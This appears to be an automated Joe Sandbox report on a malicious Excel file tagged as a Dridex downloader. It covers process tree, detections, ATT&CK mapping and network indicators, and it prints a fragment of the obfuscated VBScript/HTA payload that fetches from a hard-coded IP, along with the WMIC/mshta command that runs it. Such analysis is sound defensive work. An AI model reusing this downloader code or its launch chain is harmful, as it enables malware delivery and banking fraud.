

JOeSandbox Cloud BASIC



ID: 532311

Sample Name: 56449657.xlsm

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 00:36:25

Date: 02/12/2021

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report 56449657.xlsm	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Yara Overview	4
Initial Sample	4
Dropped Files	4
Sigma Overview	4
System Summary:	5
Jbx Signature Overview	5
Software Vulnerabilities:	5
E-Banking Fraud:	5
System Summary:	5
Persistence and Installation Behavior:	5
Hooking and other Techniques for Hiding and Protection:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
Contacted URLs	8
URLs from Memory and Binaries	8
Contacted IPs	8
Public	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	11
ASN	11
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	13
General	13
File Icon	14
Static OLE Info	14
General	14
OLE File "56449657.xlsm"	14
Indicators	14
Macro 4.0 Code	14
Network Behavior	14
Network Port Distribution	14
TCP Packets	14
HTTP Request Dependency Graph	14
HTTP Packets	14
Code Manipulations	15
Statistics	15
Behavior	15
System Behavior	15
Analysis Process: EXCEL.EXE PID: 1708 Parent PID: 596	15
General	15
File Activities	15
File Created	15
File Deleted	15
File Written	15
File Read	15
Registry Activities	15
Key Created	16
Key Value Created	16
Analysis Process: WMIC.exe PID: 2216 Parent PID: 1708	16
General	16

File Activities	16
Analysis Process: mshta.exe PID: 2188 Parent PID: 1304	16
General	16
File Activities	16
Disassembly	16
Code Analysis	16

Windows Analysis Report 56449657.xlsm

Overview

General Information

Sample Name: 56449657.xlsm

Analysis ID: 532311

MD5: 3ff89734f2c6a54...

SHA1: 4b4f24fec70071d..

SHA256: 9818931574ed09..

Tags: Dridex xlsm

Infos:

Most interesting Screenshot:

Process Tree

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0 Dridex Downloader

Score: 80

Range: 0 - 100

Whitelisted: false

Confidence: 100%

Signatures

Yara detected Dridex Downloader

Creates and opens a fake document...

Found Excel 4.0 Macro with suspicio...

Sigma detected: Microsoft Office Pr...

Document exploit detected (process...

Creates processes via WMI

Found protected and hidden Excel 4...

Contains functionality to create proc...

Found obfuscated Excel 4.0 Macro

Queries the volume information (nam...

Found a hidden Excel 4.0 Macro she...

Potential document exploit detected...

Classification

- System is w7x64
- EXCEL.EXE (PID: 1708 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
 - WMIC.exe (PID: 2216 cmdline: wmic process call create "mshta C:\ProgramData\vmcMnINBAOOJC.rtf" MD5: FD902835DEAEF4091799287736F3A028)
 - mshta.exe (PID: 2188 cmdline: mshta C:\ProgramData\vmcMnINBAOOJC.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\vmcMnINBAOOJC.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

E-Banking Fraud:



Yara detected Dridex Downloader

System Summary:



Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:




Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 2 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	System Information Discovery 1 5	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1	Manipulate Device Communication


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9	0%	Avira URL Cloud	safe	
http://157.230.250.107:8	0%	Avira URL Cloud	safe	
http://157.230.250.107	0%	Avira URL Cloud	safe	
http://schemas.openformatrg/package/2006/content-t	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://schemas.open	0%	URL Reputation	safe	
http://157.230.250.107:80	0%	Virustotal		Browse
http://157.230.250.107:80	0%	Avira URL Cloud	safe	
http://157.230.250.107:80	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://schemas.openformatrg/package/2006/r	0%	URL Reputation	safe	
http://157.230.250.107ecz	0%	Avira URL Cloud	safe	
http://g.F	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://157.230.250.10jeca	0%	Avira URL Cloud	safe	
http://157.230.250.107:	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhor	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.230.250.107	unknown	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532311
Start date:	02.12.2021
Start time:	00:36:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	56449657.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.expl.evad.winXLSM@4/6@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:38:20	API Interceptor	13x Sleep call for process: WMIC.exe modified
00:38:21	API Interceptor	6x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.230.250.107	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	57949616735.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	57949616735.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	44307.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	44307.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	77859564213.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	77859564213.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	1762311.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	1762311.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	88985.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e
	88985.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmotherfuckeru6y82sasswho reh9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	845725272.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmoth erfuckeru6y82sasswho reh9e
	845725272.xlsm	Get hash	malicious	Browse	157.230.250.107:8080/mfkrmoth erfuckeru6y82sasswho reh9e

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	08676789691.xlsm	Get hash	malicious	Browse	157.230.250.107
	3762.xlsm	Get hash	malicious	Browse	157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	157.230.250.107
	08676789691.xlsm	Get hash	malicious	Browse	157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	157.230.250.107
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	157.230.250.107
	845725272.xlsm	Get hash	malicious	Browse	157.230.250.107
	845725272.xlsm	Get hash	malicious	Browse	157.230.250.107

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\vcqMnINBAOOJC.rtf		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators	
Category:	modified	
Size (bytes):	5040	
Entropy (8bit):	5.095389504560149	
Encrypted:	false	
SSDEEP:	96:rFsnLfSGtt691e7fDTPnSQ473YuzXyIHmXPYi/mbWCj4VR5VLqRDbHTn8uDqRcdr:rFsLfpttaw7fnPnjwIX7mXQCmbjmVADX	
MD5:	9FAED765B90101028AAAD70C3A104FAA	
SHA1:	862941EF3F09768C1B1D9505668601B482E0C709	
SHA-256:	9426C84906FE083E7DD95791AD9C24FC841C2A3EFE78595675AA489DBADFFF32	
SHA-512:	EFE9EA33D054CC121291250D8F2A2437C08E68CE506127F6BEE185F8C79D6E6B061819D6A718BCE558724BFD56910C8FEF508A39986A743CC39FE9BB256D401	
Malicious:	true	
Yara Hits:	Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\vcqMnINBAOOJC.rtf, Author: Joe Security	
Reputation:	low	
Preview:	<!DOCTYPE html>.<.html>.<.head>.<.HTA:APPLICATION ID="CS"..APPLICATIONNAME="trgnkrtejtjgjiern"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">.<script type="text/vbscript" LANGUAGE="VBScript" >...Function dqbzESpSEZBplx()..Set wCESFvAdFB = CreateObject("" & "" & "MSX" & Chr(77) & "L2." & Chr(83) & "erv" & "erX" & Chr(77) & "LH" & "" & "" & "" & Chr(84) & Chr(84) & Chr(80) & Chr(46) & "6.0" & "")..wCESFvAdFB.Open "" & "" & "GE" & "" & Chr(84) & Chr(116) & "tp." & "/" & "15" & "" & "7." & "" & "230" & "2" & Chr(53) & "" & "" & "0.1" & Chr(48) & Chr(55) & Chr(58) & Chr(56) & Chr(48) & "80/" & Chr(109) & "fkr" & Chr(109) & "oth" & "" & "er" & "fu" & Chr(99) & Chr(107) & Chr(101) & "ru6" & Chr(121) & "82" & "sa" & "ssw" & Chr(104) & Chr(111) & Chr(114) & "ehf" & Chr(57) & Chr(101), False ..wCESFvAdFB.SetRequestHeader "User-Agent", "lube"..wCESFvAdFB.Send..End Function.....Function ytBKmPfovFxXtTw().gwYKXuaDzh = "wm"	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E02F0B76.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 960 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	95290
Entropy (8bit):	7.964656092224063
Encrypted:	false
SSDEEP:	1536:Z1M1Jci8gZKV4LZqcJ9D/ufmtLPLVNJoCH0/UN8EDmPmPH9999999GAdqT99999b:Z1M16TguaNTLGmtLfJ3hN8DqH999999q
MD5:	D3C811B819094DAD38EAECB1DFFC8E50
SHA1:	712F71711F017D47A447BF96C6D35686AB0C64FC
SHA-256:	CF5F75B2DEBB0A1D6BA1C0131DAD4FA7BC6E117CB525D853F5697EC0830615C0
SHA-512:	D181328D708F185A3AB810687D0034A56D5C5EF85D990623032FF3259A7B40BB448F5B1E17C9AE57300F6222B829FF0F685463DC889AC48F25F7B629916DE29B
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....9J]{....IDATx..w.%u}...L?..}....].f....cLi..h..Q.c.%?%F...A..t.EAQz.e;...M..- f,."K.<}\\..93s.;y...PJ)....`0.....`x.c=;.`0.....`0.....S.....`0.....`x^`...`0.....`0.....`0.....`0.....F.....`0.....y.....`0.....`x^`...`0.....`0.....`0.....`xJQJ..z.w.`0<q...0.....`0<.(.b...O...`0...S.6.....`0LA..GDj!...6.7o...7.....`. `0...C)N.].....\$!..) %Y..eY..l..H).uH)l\__>...p.' .q.F.r..W.....c0..O...m0...b..D..W.Q...X.....JJ.e..B.R)K..~..B.{.Rf.@..u...X...+...QJ!:`..].....3..u.. ..L.....<.....<F..R.Q...S.k}4...'.F...S.5.z.....E../f..U.. ..k...2.....].....Y)..D...6.....q...<..k...E...0..z.....F.....?..G...^.....~.....{.G.y\$.S.....h4.B..~z...c.....8.....s=...? MS.?.r.....d1..`0.....o".X.....:P..%.....>..8..E...0...+tj]....^..i/<.Q.^.....S_x..../.W..{.5.6>.9/y.....)%...2.IZ..g.....0.....l...v3..~..jm.k....h].Z.....~..3{lz..+W.....s..._..W.

C:\Users\user\Desktop\56449657.xlsm (copy)		
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE	
File Type:	Microsoft Excel 2007+	
Category:	dropped	
Size (bytes):	134420	
Entropy (8bit):	7.944827425064688	
Encrypted:	false	
SSDEEP:	3072:TmULnFlqlvTSBW/1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGa5:TmULNsD+kLGmxJ3hNci3OzNgdJd	
MD5:	5F65D9EF39C5CE3A59CAF72CE1670EDB	
SHA1:	04B7678A83184FD75AF0BDC0ED1FB656499AD8AC	
SHA-256:	1ABFE183BF17753A9492DBB56B6BF473972BF5E5AA597B15258F26E27476EFDA	
SHA-512:	C78349E6295B651F00B20571B5C7EDC535B33EA280AFBF2A2C7D7CE63776300COFF7715705D05F6CE34C7A431606EEACFCFEC78EC7EB754C95AD257C6EC7F4C3	
Malicious:	true	
Reputation:	low	
Preview:	PK.....!z..d....w.....[Content_Types].xml ..(.....N.O.E.H.C.-J.@.5e.e....p.ik/y...3NK.U.P....gf....b..w5.W=V..^i7....Ky..L.)a...m....j.....l.Rx.....p.3..D.q...1.~...q]...=.p..S.4..mhy..D;V<....."Q.. Z..0D.....*DM...)Qb..lfp.#..9..~Z.....#.*R6..\..b!..u.....F.....^..j..k.....U..l...6.L.T..BF?rbv...v!5.7R.....G...[J].....#D..xs.K.!46.@L[.....~7....X.....7j.R....H.". .Y..XV... &;;u..Dj..G...S.N.y36..._.....PK.....!..	

C:\Users\user\Desktop\IFC330000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+

C:\Users\user\Desktop\FC330000	
Category:	dropped
Size (bytes):	134420
Entropy (8bit):	7.944827425064688
Encrypted:	false
SSDEEP:	3072:TmULnFlqlvTsBW/1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGa5:TmULNsD+kLGmxfJ3hNci3OzNGdJd
MD5:	5F65D9EF39C5CE3A59CAF72CE1670EDB
SHA1:	04B7678A83184FD75AF0BDC0ED1FB656499AD8AC
SHA-256:	1ABFE183BF17753A9492DBB56B6BF473972BF5E5AA597B15258F26E27476EFDA
SHA-512:	C78349E6295B651F00B20571B5C7EDC535B33EA280AFBF2A2C7D7CE63776300C0FF7715705D05F6CE34C7A431606EEACFCFEC78EC7EB754C95AD257C6EC7F4C3
Malicious:	false
Reputation:	low
Preview:	PK.....!z..d...w.....[Content_Types].xml ...({.....N.O.E.H.C.-J.@.5e.e....p.ik/y...3NK.U.P....gf....b...w5.W=V..^i7....Ky..L.)a...m....j.....l.Rx.....p.3..D.q...1.~...q.]...=.p..S.4..mhy..D;V<"Q.\Z..0D.....*DM...)Qb..lfp.#..9.~Z....#.j.*R6..\..b.!..u....F....^..j..k....U.l....6.L.T..BF?rb...v...!5.7R....G...jJ.]...#D..xs.K..!46.@L[.....~7.....X.....7j.R....H.".Y..XV...&...;u..Dj..G...S.N.y36.._.....PK.....!..

C:\Users\user\Desktop\FC330000:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
